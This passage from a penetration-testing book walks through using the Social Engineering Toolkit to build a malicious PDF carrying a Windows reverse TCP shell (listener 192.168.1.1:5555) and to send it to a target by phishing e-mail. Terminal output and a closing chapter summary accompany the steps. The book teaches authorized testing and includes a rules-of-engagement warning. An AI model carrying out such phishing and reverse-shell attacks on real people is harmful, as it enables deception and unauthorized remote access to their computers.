5. Enter the payload you want, which in this case is **6** for a Windows reverse TCP shell. Then, you need to enter the IP address for the listener as well as the port number that will be used to connect to it. For this fictional representation, we will use `192.168.1.1` as the IP address and `5555` as the port, as shown in the following screenshot:



```
set:payloads>1
set> IP address for the payload listener: 192.168.1.1
set:payloads> Port to connect back on [443]:5555
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /root/.set/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>
```

6. We will rename the file so that we can take advantage of an opportunity to be cool and then choose the totally uncool filename `BizRep2010.pdf` as the new name for our payload. After this, we will need to let SET know what we plan on doing with this payload. Choose **1** to target a single e-mail address and then **1** again to move forward using the template that you created earlier. Your current screen should look similar to the following screenshot:



```
   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: WOAAAA!!!!!!!!!! This is crazy...
2: Order Confirmation
3: New Update
4: Status Report
5: How long has it been?
6: Computer Issue
7: Baby Pics
8: Have you seen this?
9: Strange internet usage from your computer
10: Dan Brown's Angels & Demons
11: XYZ Inc Business Report
set:phishing>
```

7. At this point, we select our previously created e-mail template (**11**). The same template can be used over multiple social engineering attacks. The quality of the templates that you create will greatly influence the effectiveness of your phishing campaign. At this point, you would use a valid e-mail relay or a Gmail account to send the targeted attack to the end user.

Note

Use this attack only if it is part of your rules of engagement and your client understands what you will be doing. This tool allows you to send out live infected files to the e-mail recipients and laws regarding this could vary depending on where you reside and where you are launching the tests. Once you place the e-mail information in the tool, it will immediately attempt a connection and send the file. There is no warning button.

8. Once the attack has been set up, we should wait for a victim to launch our malicious PDF file. As soon as the victim executes our PDF attachment, we will be thrown back with a reverse shell access to their computer. Note that the IP address `192.168.1.1` is an attacker machine (that is, Steven) that listens on port `5555` for a reverse shell connection from the victim's computer.

So, we have successfully socially engineered our target to acquire remote access to the victim's computer. Let's get an interactive shell prompt and execute the Windows commands.

We can utilize SET to launch an e-mail phishing attack against a single person or multiple people at the same time. It provides us with an effective customization and integration of e-mail to draw a secure path for the social engineer. This scenario is typically useful if you want to target multiple corporate employees while maintaining the covertness of your actions.

SET is continually updated by its creators, and as such is subject to undergo drastic changes at any moment. We have only scratched the surface of this tool's capability. It is highly recommended that you continue to learn about this formidable social engineering toolset by visiting https://www.trustedsec.com/downloads/social-engineer-toolkit/; start by watching the videos that are presented on that site.

Summary

In this chapter, we discussed the common use of social engineering in various aspects of life. Penetration testers may come across situations where they have to apply social engineering tactics to acquire sensitive information from their targets. It is human nature that is vulnerable to specific deception techniques. For the best view of social engineering skills, we have presented the basic set of elements (communication, environment, knowledge, and frame control), which construct the model of human psychology. These psychological principles, in turn, help the social engineer adapt and extract the attack process (intelligence gathering, identifying vulnerable points, planning the attack, and execution) and methods (impersonation, reciprocation, influential authority, scarcity, and social relationship) according to the target under examination. Afterwards, we explained the use of **Social Engineering Toolkit** (**SET**) to power up and automate a social engineering attack on the Internet. In the next chapter, we will discuss the process of exploiting the target using a number of tools and techniques, significantly pointing to the vulnerability research and tactfully acquiring your target.